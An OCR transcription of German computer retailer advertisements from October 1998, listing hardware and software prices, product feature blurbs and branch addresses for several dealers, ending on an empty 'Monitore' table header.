FÜR HÄNDLER

Nur HÄNDLER wenden sich bitte mit Gewerbenachweis an: WAVE Computer Fax: 0 64 03 - 90 50 70

CLAUDIA SCHIFFER WAR UNS DANN DOCH ZU TEUER!


Systemabbildung



Zentrale: Eichhorster Weg 80. 13435 Berlin,
Tel: (030) 403 007 -0, Fax: 403 007 -11

Systemhaus für Behörden, Firmen und Projektkunden; Netzwerkprojektierung, Server-/ Clientlösungen; Schulungen für DOS, Windows, WORD, EXCEL, etc..

- Sie erhalten Ihr persönliches Angebot unter **(030) 403 007 65**

Ihre Filialen - ganz in der Nähe:

Wittenau (MV):	**Tegel:**
Eichhorster Weg 80 13435 Berlin Tel.: 403 007 77	Buddestraße 18 13507 Berlin Tel.: 433 03 32
Friedenau:	**Neukölln:**
Bundesallee 85 12161 Berlin Tel.: 859 89 222	Jonasstraße 36 12053 Berlin Tel.: 6 222 0 11
Charlottenburg:	**Wedding:**
Schillerstraße 42-44 10627 Berlin Tel.: 327 43 74	Prinzenallee 81 13357 Berlin Tel.: 497 661 05
Falkensee:	**Hennigsdorf:**
Spandauer Str. 188b 14612 Falkensee Tel.: (03322) 23 99 54	Postplatz 4 (EKZ Ziel) 16761 Hennigsdorf Tel.: (03302) 27 27 06
Lichtenberg:	**Marienfelde:**
Otto-Schmirgal-Str. 1 10319 Berlin Tel.: 510 978 20	Buckower Ch. 100-102 1277 Berlin Tel.: 723 252 48

Öffnungszeiten.: Mo. - Fr. 10 - 20.00, Sa. 10 - 16.00 Uhr

CoolBudget
IDE-System

- Intel Celeron 300A Prozessor
  Mendocino mit 128 KB Cache
- Mainboard Biostar TLC mit LX-Chipsatz
- 64 MB PC 100 SD-RAM
- 3.5" TEAC Diskettenlaufwerk
- Grafikkarte Herkules 128 3D, 8MB SG-RAM, AGP
- 4,3 GB Festplatte, 5400 rpm, 9ms
- CD-ROM Laufwerk 32fach LiteOn
- MIDI Tower ATX
- Tastatur PS/2, Logitech Mouse PS/2

1.299,95

Value-Kit

+ 17" Monitor 0.28mm Lochmaske, Auflösung 1280x1024, TCO 95
  36 Mon. Garantie,
  18 Mon. Vor-Ort-Austauschservice
+ Creative Labs Soundblaster 64 PCI
+ Lautsprecher 2x 80 Watt (P.M.P.O.)
+ Windows 98 Vollversion

zum Paketpreis von **799,95**



Beispielabbildung

NEU

Mousepads von JE

vier Motive je **14,95**







CPU / Speicher

Intel Celeron	
266/300 MHz	179,95/189,95
300A/333 MHz	309,95/399,95
Intel Pentium II MMX	
333/350 MHz	a.A.
400/450 MHz	a.A.
AMD K6-2 3D	
300/333/350 MHz	219,95/249,95/319,95
PS/2	
16MB/32MB EDO	a.A.
SD-RAM PC-100	
SD RAM 32/64/128 MB	a.A.

Grafikkarten

PCI / AGP	
Elsa Victory Erazor 4MB	179,95/179,95
Elsa Erazor LT 8MB	ab - /179,95
Diamond Viper V550 16 MB	- /349,95
Diamond Monster II 12MB	309,95/ -
Matrox Produktiva G100 8MB	- /149,95
Matrox Millenium G200 8MB	- /249,95
STB Velocity 4400 16 MB	- /309,95

Festplatten

IDE-Platten	
IBM DTTA 350640 6,4GB 9ms U/DMA	389,95
IBM DTTA 350840 8,4GB 9ms U/DMA	409,95
IBM DTTA 3501010 10,1GB 9ms U/DMA	449,95
Fujitsu MPC 3032 3,2GB 10ms U/DMA	269,95
Fujitsu MPC 3043 4,3GB 10ms U/DMA	294,95
Maxtor Serie 3400 3,4GB 9ms U/DMA	259,95
Maxtor Serie 3400 6,8GB 9ms U/DMA	339,95
Quantum Fireball EL 2,5GB 9ms U/DMA	229,95
Quantum Fireball EL 5,1 GB 9ms U/DMA	319,95
SCSI Platten	
IBM DDRS 34560U, U-SCSI 4,5 GB 7ms	549,95
IBM DDRS 34560W, W-SCSI 4,5 GB 7ms	549,95
IBM DDRS 39160W, W-SCSI 9,1 GB 7ms	979,95
Seagate 34520N, U-SCSI 4,5 GB 9ms	459,95
Seagate 34520W, W-SCSI 4,5 GB 9ms	529,95

Soundkarten & Boxen

Soundblaster 16 Value	59,95
Soundblaster 64 PCI	69,95
Soundblaster 128 PCI	129,95
Soundblaster AWE 64 Value	129,95
Soundblaster AWE 64 Gold	299,95
Soundblaster 128 Live	389,95
Trust Speaker Soundwave 40	29,95
Trust Speaker Soundwave 80	49,95
Trust Speaker Soundwave 240 3D	79,95
Yamaha YST-M7	99,95
Yamaha YST-M15	129,95
Yamaha YST-M20 DSP	149,95

TV / Videokarten

PRIMIO PCI TV-Karte	179,95
Tuner PCI-TV-Karte mit Videotext	229,95
Radio PCI-TV-Karte m. Videotext & Radio	269,95
Remote Fernbedienung für WIN/TV-Karten	89,95
FAST AV MASTER 98	1.259,95
FAST DV MASTER	4.699,95
FAST DV MASTER PRO	6.299,95
FAST DV Drive	4.599,95
FAST VIDEOMACHINE light	3.999,95
FAST VIDEOMACHINE	6.299,95
FAST SCREEN MACHINE 2	1.399,95
Miro Video DV-300	1.899,95

Modem / ISDN

US Robotics Sportster VoiceFax 56K	239,95
US Robotics Message Plus V.90/56K	299,95
US Robotics Message Pro V.90/56K	419,95
Elsa Microlink 56K	269,95
Elsa Microlink OfficeCom 56K	469,95
Fritz ISDN-Karte Classic	149,95
Fritz ISDN-Karte PnP	159,95
Fritz ISDN-Karte PCI	179,95
ELSA ISDN-Karte QUICKSTEP 1000 Pro	139,95
ELSA ISDN-Karte QUICKSTEP 3000	439,95

Drucker

Canon BJC	
250/4400	219,95/349,95
7000/620	559,95/499,95
Epson Stylus	
440/640/740	339,95/449,95/599,95
Epson Stylus PhotoEX	969,95
HP Deskjet	
690C/720C	339,95/539,95
894CXi/1120C	a.A. /929,95
Kyocera FS	
600/800/1700+	789,95/1.149,95/1.849,95

Scanner

Umax	
610P/610S	119,95/209,95
1220P/1220U/1220s	189,95/259,95/419,95
ScanMaker	
330CX/330/X6	119,95/249,95/559,95
HP Scanjet	
5100C/6200C	479,95/799,95

Wechselplatten-Laufwerke

Iomega Zip 100MB intern Atapi	179,95
Iomega Zip 100MB intern SCSI	229,95
Iomega Zip 100MB extern parallel	229,95
Iomega Zip 100MB extern SCSI	229,95
Iomega Jaz 2GB intern SCSI	599,95
Iomega Jaz 2GB extern SCSI	629,95
SyQuest SparQ 1.0 GB intern ATAPI	399,95

CD-Writer & Rohlinge

	int. / ext.
Mitsumi CR-2801 TE 8x/2x	ab 439,95/ -
Mitsumi CR-4801 TE 8x/4x	ab 649,95/ -
Panasonic 7502B 8x/4X	ab 479,95/659,95
Teac CDR-55S 12x/4x	ab 529,95/699,95
HP SureStore 7200i 6x/2x Kit	ab 599,95/789,95
HP SureStore 8100i 24x/6x Kit	ab 799,95/ -
Plextor PX-R412CSI 12x/4x	ab 739,95/899,95
Rohlinge ab 10 Stück	1,99
Rohlinge Verbatim ab 10 Stück	2,89
Rohlinge 700 MB (80min)	4,99

Monitore

Samsung	
15" 500p plus 0.28mm, 69KHz, TCO95	379,95
17" 700p plus 0.26mm, 85KHz, TCO95	1.149,95
21" 1000S 0.28mm, 96 KHz, TCO95	2.199,95
LG	
15" LG SW57T5 0.28mm,69 KHz TCO95	349,95
17" LG SW77T5 0.28mm,69 KHz TCO95	569,95
17" LG SW795SC 0.26mm,100 KHz TCO95	799,95
19" LG SW99T 0.26mm,95 KHz TCO95	1.129,95
Ilyama	
17" S701GT 0.26mm, 96KHz TCO95	919,95
17" A701GT 0.25mm, 96KHz TCO95	949,95
19" S901GT 0.26mm, 102KHz TCO95	1.249,95
21" A102GT 0,28mm, 102KHz TCO95	2.279,95

Mainboards

Gigabyte	
Gigabyte GA586SG100 AT SIS Chips. AGP, 4xPCi / 2xIsa / 2*SDRAM	159,95
Gigabyte 686LX4 ATX Intel LX Chips. AGP, 4xPCi / 3xIsa / 4*SDRAM	209,95
Gigabyte 686BX ATX Intel BX Chips. AGP, 4xPCi / 3xIsa / 4*SDRAM	249,95
Gigabyte 686BXS ATX Intel BX Chips. AGP, 4xPCi / 3xIsa / 4*SDRAM incl. 2940UW Contr.	429,95
Gigabyte 686BXDS ATX Intel BX Chips. AGP Dualp., 4xPCi / 3xIsa / 4*SDRAM inkl. 2940UW Contr.	569,95
ASUS	
ASUS P5A-B AT, Aladin 5 Chips., 3xPCI, 2xISA, 1xAGP 512KB, 3xSDRAM, 100MHz	189,95
ASUS P5A ATX, Aladin 5 Chips., 5xPCI, 2xISA, 1xAGP 512KB, 3xSDRAM, 100MHz	189,95
ASUS P2B ATX, Intel BX Chips., für Pent. II, 4xPCI,3xISA, 1xAGP, 3xSDRAM, 100 MHz	299,95
ASUS P2B-L ATX, Intel BX Chips., für Pent. II, 4xPCI,2xISA, 1xAGP, Netzwerkk. on Board 10/100, 4xSDRAM, 100 MHz	499,95
ASUS P2B-S ATX, Intel BX Chips., für Pent. II, 4xPCI,2xISA, 1xAGP inkl. Adaptec 2940UW2, 4xSDRAM, 100 MHz	569,95
ASUS P2B-DS ATX, Intel BX Chips., f. Dual Pent. II, 4xPCI,2xISA, 1xAGP inkl. Adaptec 2940UW2, 4xSDRAM, 100 MHz	899,95

Preisstand: 22.10.98 - Wir reagieren schnell auf branchentypische Preisänderungen , erfragen Sie unsere aktuellen Tagespreise.


Wir senden Ihnen die Ware zzgl. Versandkosten gerne zu!

SienerSoft

Versandkosten in Deutschland DM 15,-
Wir berechnen ab 01.01.99 in Euro

Network Charter

Die intelligente Art, Netzwerke zu analysieren, zu dokumentieren und zu entwerfen



Micrografx Network Charter Pro ist ein grafisches Tool, das die wichtigsten Funktionen für die Arbeit mit Netzwerken in einer benutzerfreundlichen Anwendung vereint. Enthalten sind Werkzeuge und Assistenten zum Scannen, Entwerfen und Dokumentieren von Netzwerken. Network Charter verbindet ausgereifte Netzwerkfunktionen mit einer umfassenden objektorientierten Datenbank.

Warum erleichtern Sie sich nicht Ihre Netzwerkanalyse ?

Micrografx Network Charter übernimmt diese Aufgabe für Sie.


- Vollautomatisches Auslesen von Netzwerken
- Detailgetreue Darstellung von mehr 10.000 Gerätemodellen
- Identifizierung und Verknüpfung von Netzwerk-Geräten über die Symbolbibliothek
- Komfortable Erstellung von Berichten wie z.B. Stücklisten, Inventare, Jahr-2000 Kompatibilität
- HTML-Export

Network Charter deutsch — **DM 920**
Network Charter Professional deutsch — **DM 2590**

IBM ViaVoice 98

Natürlich und intuitiv

Eine Kombination aus kontinuierlicher Spracherkennung und natürlicher Sprachsteuerung, die den Ansprüchen des Anwenders gerecht wird. ViaVoice ist eine angenehme, einfache und effektive Art Texte zu erfassen und den PC zu steuern. ViaVoice 98 - der Weg zur Produktivität.



- Befehlseingabe und Diktate in natürlicher, kontinuierlicher Sprache
- Aktiver Grundwortschatz von 64.000 Wörter, den Sie auf 128.000 Wörter erweitern können
- Natürliche Sprachbefehle zum Formatieren von Microsoft Word 97 Dokumenten - Diktieren Sie Währungen, Telefonnummern, Maßzahlen und Datumsangaben natürlich, wie Sie üblicherweise sprechen, und diese erscheinen gleich im richtigen Format
- Einfaches Korrigieren von Texten per Sprache, während der Arbeit oder nach Beendigung des Diktats
- Lassen Sie sich Ihre Dokumente oder E-Mails von der Sprachausgabe ViaVoice Outloud laut vorlesen
- Enthält das Zusatzvokabular „Juristische Korrespondenz“

IBM ViaVoice 98 Executive Edition — **DM 399**
IBM ViaVoice 98 Executive Edition Update *Neu* — **DM 198**


McAfee Office

Die umfassende Lösung für alle PC-Probleme

McAfee Office bietet Ihnen alle Dienstprogramme, Betriebsverwaltungstools und AntiVirus-Software, die Sie benötigen. Es aktualisiert Ihre Software automatisch und gewährt Ihrem System bestmöglichen Schutz vor Virenbefall. McAfee Office verhindert Anwendungs- und Systemfehler und leistet zudem noch totale Email- und Internet-Sicherheit.

McAfee Office enthält:

- **Oil Change** durchsucht Ihren PC nach installierter Hard- und Software und listet automatisch neue Updates und Treiber auf, die über das Internet verfügbar sind.
- **VirusScan** mit Macro Hunter erkennt und zerstört automatisch über 14 000 bekannte Computerviren. Darüberhinaus hinaus blockiert es gefährliche ActiveX- und Java-Applets.
- **Nuts & Bolts 98** ist die führende Diagnosesoftware und stellt die erste voll integrierte Dienstprogrammgruppe für Windows 3.1, Windows 95 und jetzt auch für Windows 98 dar.
- **Hurricane** mit einem umfassenden Sortiment von Tools beschleunigt es Programmstartzeiten und langsamere Festplatten und steigert somit die Leistungsfähigkeit ihres PCs.
- **Uninstaller** entfernt überflüssige Programme und Programmkomponenten, die schon entfernte Programme auf Ihrem Rechner hinterlassen haben. Entfernt ebenfalls überflüssige Internet-Dateien.
- **First Aid 98** unterzieht Ihren PC einer vollständigen Systemprüfung und behebt automatisch Probleme, wie z.B. Konflikte, Konfigurationsfragen, Multimediaprobleme usw.
- **Guard Dog** stoppt gefährliche ActiveX- und Java-Applets, die häufig ohne Ihr Wissen beim Durchsuchen des Internets geladen werden.
- **PGP Personal Privacy** - Verschlüsseln Sie Ihre E-Mails, damit sie vor unbefugtem Zugriff geschützt sind. Schnell und sicher.
- **McAfee 2000 Toolbox** prüft Ihre Hard- und Software in Hinsicht auf Jahr 2000-Probleme und bietet dann individuelle Lösungen an.



McAfee Office — **DM 189**

In der Schweiz:
SienerSoft AG
Brüggstraße 35
CH-2503 Biel
☎ +41 32 - 366 70 80
Fax +41 32 - 366 70 88
Internet: www.sienersoft.ch

SienerSoft GmbH
Black & Decker Straße 28
D-65510 Idstein
D-65502 Idstein Postfach 1225
☎ 0 61 26 - 59 50
Fax 0 61 26 - 5 10 85
Internet: www.sienersoft.de

SienerSoft

Versandkosten in Deutschland DM 15,-
Wir berechnen ab 01.01.99 in Euro

InstallShield Enterprise

Professionelle Installationen einfach gemacht




Die InstallShield Enterprise Edition beeinhaltet neben InstallShield 5.5 Professional noch Package-ForTheWeb 2.02 German, InstallShield- Express 2.03 German, Install- FromTheWeb 2.3.1 und DemoShield 5.4

- Verfügt über eine neue FreshBits-Technologie, welche die Verteilung von Updates wesentlich vereinfacht und beschleunigt
- Der neue VB-Assistent scannt ein VB-Projekt und stellt fest, ob es sich um ein VB5- oder VB6-Projekt handelt
- IFTW/PFTW können über den Menüpunkt Extras gestartet werden
- LogDatei Reader: Ebenfalls aus dem Menü Extras heraus kann damit die vom Deinstallations-Programm erzeugte Logdatei betrachtet werden
- Installationen können sich mit IS 5.5 auch über mehrere CD´s erstrecken
- Dateigruppen können wahlweise komprimiert und unkomprimiert innerhalb eines Mediums kombiniert werden
- DirectBuild: Damit können Medien ohne erneute Mediengenerierung erstellt werden

InstallShield Enterprise Edition — DM 3775

Visio Enterprise 5.0

Professionelle Installationen einfach gemacht



Entwerfen und modellieren Sie die Informationsarchitektur Ihres Unternehmens. Visio Enterprise ist das ideale Werkzeug zum Entwerfen und Dokumentieren von Netzwerken, zum Modellieren und Entwerfen von Datenbanken und zum Modellieren von Software-Anwendungen innerhalb des Informationsnetzes eines Unternehmens

- Vereinfachen Sie das Entwerfen und Dokumentieren von LANs, WANs, Kabelschränken und Verzeichnisstrukturen
- Diagramme von logischen und physikalischen Topologien können anhand der SNMP-basierten AutoDiscovery Netzwerktechnologie und den Guided Diagramming Fähigkeiten erstellt werden
- Die Guided-Updating Funktion sorgt dafür, daß Ihre Diagramme immer auf dem neuesten Stand bleiben
- Enthält eine Sammlung von 14.000 exakt nachgebildeten, herstellerspezifischen Geräte-Shapes, um Ihr gesamtes Netzwerk bis ins kleinste Detail darzustellen
- Synchronisation der Modelle und Datenbanken anhand eines Vergleichvorganges, der die letzten Änderungen erkennt

Visio Enterprise 5.0 englisch — DM 2270

WinFax Pro 9.0

Problemloses Faxen aus jeder Windowsanwendung



Senden und empfangen Sie Faxe problemlos mit WinFax PRO 9.0 aus jeder Windowsanwendung, inklusiv Unterstützung für die wichtigsten ISDN-Karten. Mit Talkworks richten Sie Ihren Anrufbeantworter und ein Faxabrufsystem mit bis zu 899 Dokumenten ein. Selbst bei ausgeschalteten Rechner können bei geeigneter Hardware Faxe und Anrufe entgegengenommen werden.

- Ohne großen Aufwand identische Faxe an viele Empfänger senden (Serienfaxe)
- Durch die mitgelieferten Makros können ganz einfach Faxe z.B. aus Microsoft Word versandt werden - das Makro liest hierzu die Faxnummer und den Empfängernamen aus dem Dokument und übermittelt die Daten an WinFax PRO
- Problemlose Integration von Microsoft Office, ACT! oder Microsoft Outlook Daten
- Talkworks für Anrufbeantworter und Faxabrufsystem
- Empfangen von Faxen auch bei ausgeschaltetem Rechner (geeignete Hardware vorausgesetzt)
- Unterstützt mehrere Telefonleitungen gleichzeitig
- GSM Telefone (Handy) können zum Faxen benutzt werden

WinFax Pro 9.0 — DM 175
WinFax Pro 9.0 Update — DM 99

OmniPage Pro 9.0

Leistungsstarke Texterkennung



OmniPage Pro ist die ausgereifte, seit Jahren etablierte Texterkennung der Profis, die auf Produktivität achten. Mühelose Integration in Weiterverarbeitungsprogramme wie Microsoft Word, nahtlose Zusammenarbeit mit hunderten von Scannern und plattformübergreifendes arbeiten machen die Entscheidung für OmniPage Pro zum sicheren Erfolg. OmniPage Pro 9.0 enthält eine Reihe neuer und verbesserter Eigenschaften, die die Texterkennung noch genauer, sicherer und einfacher in der Bedienung machen.

Was ist neu in OmniPage Pro 9.0 ?

- Neue Farbunterstützung - OmniPage unterstützt das Scannen und Laden von farbigen Dokumenten
- Verbesserte Erkennung sowie die Möglichkeit Tabellen zu verändern
- Beinhaltet PageKeeper - elektronische und eingescannte Dokumente können auf dem PC organisiert, bearbeitet, gesucht und abgerufen werden
- Mehrseitige Vorlagen von Multifunktionsgeräten können besser verarbeitet werden
- Unterstützt Win 95, NT 4.0 und jetzt auch Windows 98

Omnipage Pro 9.0 — DM 1295
Omnipage Pro 9.0 von OCR Produkten Update — DM 299

Schnell - Zuverlässig - Preisgünstig



Kennen Sie schon unsere Homepage ?
Unter www.kmelektronik.de finden Sie viele weitere Angebote sowie unser komplettes Warensortiment.

Und wenn Sie telefonisch bestellen möchten steht Ihnen unsere Bestellannahme Montags bis Freitags von 8.00 Uhr bis 19.00 Uhr zur Verfügung.

07159/943-111
07159/943-222
www.kmelektronik.de
5 DM Rabatt auf Internetbestellungen!

Zentrale	Berlin	Heilbronn	Sindelfingen	Freiburg	Stuttgart	Köln	Nürnberg
Blumenstr.21 71106 Magstadt	Uhlandstraße 103 10717 Berlin (Wilmersdorf)	Urbanstraße 7 74072 Heilbronn	Gartenstraße 13 (Nähe Marktplatz) 71063 Sindelfingen	Carl Kistner Straße 52 79115 Freiburg	Heilbronner Straße 163 70191 Stuttgart	Neue Weyerstr.5 50676 Köln	Äußere Bayreuther 52 90491 Nürnberg
07159-943-111 07159-943-222	030-864231-20 030-864231-30	07131-930530 07131-993858	07031-861933 07031-811087	0761-4762-401 0761-47624-38	0711-25730-54 0711-25730-44	0221-2400745 0221-2400327	Neueröffnung ab Ende Oktober

Preise vom 15.10.1998. Rufen Sie uns an und erfragen Sie unsere aktuellen Tagespreise! Bitte beachten Sie, daß Filialpreise abweichen können.

Prozessoren

Artikel	Preis
IBM/CYRIX	
6x86 MX PR233	98,00
6x86 MX PR266	122,00
6x86 MX PR300	139,00
6x86 MX PR333	222,00
AMD	
486DX5-133 3,45Volt	108,00
K6 266	182,00
K6-2 266 3Dnow	189,00
K6-2 300 3Dnow	225,00
K6-2 333 3Dnow	245,00
K6-2 350 3Dnow	289,00
INTEL	
PENTIUM MMX 233	209,90
CELERON 300	188,00
CELERON 300 inkl. 128KB Cache	275,90
CELERON 333 inkl. 128KB Cache	339,90
PENTIUM II 266	385,90
PENTIUM II 300	395,90
PENTIUM II 333	469,00
PENTIUM II 350	545,00
PENTIUM II 400	889,00
PENTIUM II 450	1.274,00
ZUBEHÖR	
Kühler Pentium (Lüfter)	6,50
Kühler IBM (Lüfter)	8,00
Kühler Pentium (kugelgelagert)	9,90
Kühler Pentium Mit Alarm (Lüfter)	16,50
Kühler Pentuim II (Kugelgelagert)	19,00
Kühler CELERON	26,00
Wärmeleitpaste original	9,90
Spannungswandhalter 3V	37,90
Spannungswandh. MMX	89,00
Systemhandbuch 98 allgemein	26,00
Kühler 486er CPU (Lüfter)	5,00

Mainboards

Artikel	Preis
ASUS	
P5A ATX 512KB	187,00
P5A-B Baby-AT 512KB Cache Socket	178,90
P2L97 Pentium II ATX/AGP	208,90
P2L97B Pentium II Baby-AT	235,90
P2L97S Pentium II ATX/AGP	364,90
P2L97DS Pentiuim II ATX/AGP	649,90
P2B Pentium II ATX-BX 512KB	289,00
P2B-L Pentium II ATX-BX	394,90
P2B-S Pentium II ATX-BX	525,90
P2B-LS Pentium II ATX-BX	655,90
P2B-DS Pentium II ATX-BX	809,00
SP98AGP-X 512KB	184,90
USB-Maus-Infrarot Adapter	26,00
GIGABYTE	
586 SG 512KB	147,90
586 SG100 512KB	154,90
586 SGX 512KB	146,90
586 TX3 512KB	162,90
586 ATX ST 512KB Cache	160,90
586 5AX ATX AGP 3Dnow	150,90
586 ATX 512KB Cache	180,90
686 LX ATX f. Pentium II	188,90
686 BX 512KB	244,90
686 BXDS 512KB	498,90
TYAN	
TITAN Turbo ATX TX-Chop	229,90
TOMCAT IV HX-Chip 512KB	215,90
TOMCAT IV Dual HX-Chip	291,90
TAHOE 2 Dual ATX	553,90
K&M	
486 256KB 2*PCI 3*ISA	146,90
534 TX 512KB Cache	129,90
586 Ali AGP Baby-AT	169,00
634 LX Pentium II ATX	149,90
635 BX Pentium II ATX	199,90



Digitale Kameras

Artikel	Preis
MUSTEK Digital Kamera VDC-100	239,00
MUSTEK Digital Kamera VDC-200	489,00
EPSON PhotoPC 600	929,00
FUJI MX-700	1.479,00
OLYMPUS C-1400L	2.263,90

Video/TV Karten

Artikel	Preis
HAUPAUGE Primio WinTV PCI	167,90
HAUPAUGE Multimedia WinTV PCI	215,90
HAUPAUGE Multimedia Radio WinTV	255,90
Radio Card Stereo UKW	41,90
miroVideo PCTV (Retail)	171,90

Speichermodule

Artikel	Preis
Fast Page	
8MB PS/2 60ns	12,00
16MB PS/2 60ns	35,00
32MB PS/2 60ns	72,00
EDO	
8MB PS/2 60ns	11,80
16MB PS/2 60ns	32,00
32MB PS/2 60ns	72,90
SDRAM	
32MB DIMM 10ns	63,90
32MB DIMM 100MHz	69,50
64MB DIMM 10ns	145,90
64MB DIMM 100MHz	154,00
128MB DIMM 10ns	290,00
128MB DIMM 100MHZ	295,90
SIMM MODULE	
256KB SIMM 70ns	7,50
4 MB SIMM 70ns	14,00
FLIP SIMM to PS/2	4,90
16MB DIMM Modul Noteb.	81,90

EDV-Literatur

Artikel	Preis
WINDOWS 95 Leicht gemacht	17,90
INTERNET PACK mit CD-Rom	39,00
EXCEL 97 Handbuch	29,00
Das MULTIMEDIABUCH	29,00
WINDOWS 95 Anwenderhandbuch	29,00
OFFICE für WINDOWS Praxishandbuch	29,00
WORD 97 Handbuch	29,00

Diskettenlaufwerke

Artikel	Preis
TEAC 3.5 " 1.44MB	35,90
MITSUMI 3.5 " 1.44MB	35,00
OR FD3120AM 120KB Floppylaufwerk	161,90
FDD Einbaurahmen Kunststoff beige	5,50
10er Pack FDD Einbaurahmen	15,00
Floppy Kabel für Bigtower	8,00

Disketten

Artikel	Preis
10*NoName HD Formatiert	5,90
DISK für OR-Floppy 120 MB	25,90
FUJI 10*HD Formatiert	9,50
DISKBOX für 100x3.5"	12,00

Software

Artikel	Preis
MICROSOFT	
MS-WINDOWS 98 CD D	368,90
MS-WINDOWS 98 Update CD D	169,00
MS-OFFICE 97 Prof. CD-Update	622,90
MS-OFFICE 97 Standard Update	482,90
MS-PICTURE 2.0 CD D	79,00
MS-PLUS! Win98	89,00
COREL	
COREL Draw 8.0 CD Update	402,00
COREL Draw 8.0 CD	575,00
NOVELL	
SmallBusiness 4.11 / 5 User Update	979,90
SmallBusiness 4.11 / 10 User Update	1.451,90
Intranetware 4.11 / 5 User	1.846,90
Intranetware 4.11 / 10 User	3.341,90
Intranetware 4.11 / 25 User	5.935,90
Intranetware 4.11 / 50 User	7.894,90
Spielesoftware	
Wing Commander 5 Origin 3dfx	75,00
Tomb Raider II Eidos 3dfx Karte	79,00
Blade Runner Westwood Studios	89,00
STAR WARS Shadows of the Empire	79,00
Hexplore	83,00
ANNO 1602	73,90
Frankreich WM'98	89,00
UNREAL 3dfx Karte empfohlen	82,90
Commandos - Behind Enemy Lines	89,00
StarCraft	87,90
Utilities	
SOFTWARE P8	98,00
TOPWARE Gold 4	37,00
QUICKEN 98	97,00
NORTON AntiVirus Win95	80,00
PC-ANYWHERE 8.0 Remote Kontrol	219,00
NORTON Utilities Win95	160,00
CLEANSWEEP 3.0 WIN95	84,00
DeTEMedien Gelbe Seiten 97/2 CD	19,90

CD-ROM IDE

Artikel	Preis
ASUS CD-S360 (Bulk) 34X	110,90
ASUS CD-S400 (Bulk) 40X	136,90
K&M CD-ROM 24Plus 24X	75,90
K&M CD-ROM 32Plus 32X	77,90
K&M CD-ROM 36Plus 36X	92,90
Lite-ON 32Fach	85,90
Lite-ON 40Fach (Bulk)	111,90
MITSUMI FX320 32X (Bulk)	89,90
MITSUMI FX320 32X (Retail)	109,90
TOSHIBA XM6202B 32X (Bulk)	112,90
PIONEER SlotIN 32X (Bulk)	111,90
TEAC CD-524E 24X	98,90
TEAC CD-532E 32X	107,90
TEAC 6*Wechsel 8X incl Software	136,90
PIONEER SlotIN 24Fach (Bulk)	128,00

CD-ROM SCSI

Artikel	Preis
PIONEER SlotIN 32X (Bulk)	139,90
PLEXTOR PX32TSI 32X (Bulk)	200,90
TOSHIBA XM6201B 32X (Bulk)	192,90
TEAC CD-532S 32X (Bulk)	176,90
TEAC CD-532S 32X (Retail)	187,90

CD-Writer IDE

Artikel	Preis
MITSUMI CR2801TE IDE (Bulk)	417,90
MITSUMI CR4801TE IDE (Bulk)	529,90
PHILIPS CDD-3610 IDE (Bulk)	495,90
TRAXDATA IDE 2*S/2*RS/6*L	487,90
HP 8100i IDE 4*S/2*RS/24*L	699,90

CD-Writer SCSI

Artikel	Preis
TEAC CD-R55S SCSI (Bulk)	481,90
PLEXTOR PXR412CI SCSI (Bulk)	588,00
YAMAHA CDR4260T SCSI 4*/2*/6*	704,90
RICOH MP6200s (Bulk)	577,00
YAMAHA/TraxdataLabel	
4260T SCSI	757,90
2260T SCSI	526,90

DVD-ROM Drive

Artikel	Preis
Hitachi IDE GD-2000 (Bulk)	239,00
Creative Encore Dxr2 Kit IDE (Retail)	399,00
Toshiba SD-M 1102 IDE (Bulk)	275,90
Pioneer A-02 IDE (Retail)	267,90
Pioneer U-02 SCSI (Retail)	335,90
Pioneer U-02 SCSI (Bulk)	316,90

CD-ROM Zubehör

Artikel	Preis
K&M Rohling 650MB 74min	2,49
TRAXDATA/TEAC Rohling	2,87
VERBATIM Rohling silber	4,50
10er Pack K&M Rohlinge 650MB	22,99
10er Pack TRAXDATA Rohlinge 650MB	28,90
Rohlinge wiederschreibbar	19,00
CD-Hüllen 25erPack EasyArchiv	7,00
CD-ROM Caddy	10,00
CD-ROM Gehäuse SCSI extern	79,00
CD-ROM Gehäuse EIDE extern	106,90
CD-ROM Box 40 CDs	35,00
CD-ROM Box 8 CDs	16,50
NEATO Labeler KIT	51,90
Audio Kabel für CD-Rom außer Toshiba	4,99
Win On CD 3.5	61,50
GEAR WIN CD-Writer Software	39,00
NERO 3.0 CD-Writer Software	39,00

Netzwerkkarten

Artikel	Preis
Ether-16 NE2000-Kompatibel ISA	25,50
Ether-16 NE2000-Kompatibel PCI	29,00
NE2000-Kompatibel 100MBit RJ45	61,00
3COM 3C509 ISA RJ45	88,90
3COM 3C905 XL PCI RJ45 BASE-T	115,00
3COM 3C900 TPO PCI RJ45	149,00
3COM 3C900B COMBO PCI	160,00
PCMCIA RJ45/BNC 10Bit	114,00
APPLICA U2	630,00



Zubehör für Netzwerke


Artikel	Preis
Crimpzange	34,90
Netzwerk Anbschlußwiderstand	4,00
Netzwerk Knickschutz-Tülle	4,90
Netzwerk BNC-T-Stück	3,90
Netzwerk BNC Stecker	3,99
Ethernet Hub 8ports 10Base	99,00
Ethernet Hub 8ports 100Base	359,90
Netzwerkkabel 100m	32,90
Patchkabel RJ45 3m	17,50
Patchkabel RJ45 5m	21,00
Patchkabel RJ45 10m	24,50

Monitore

Artikel	Preis
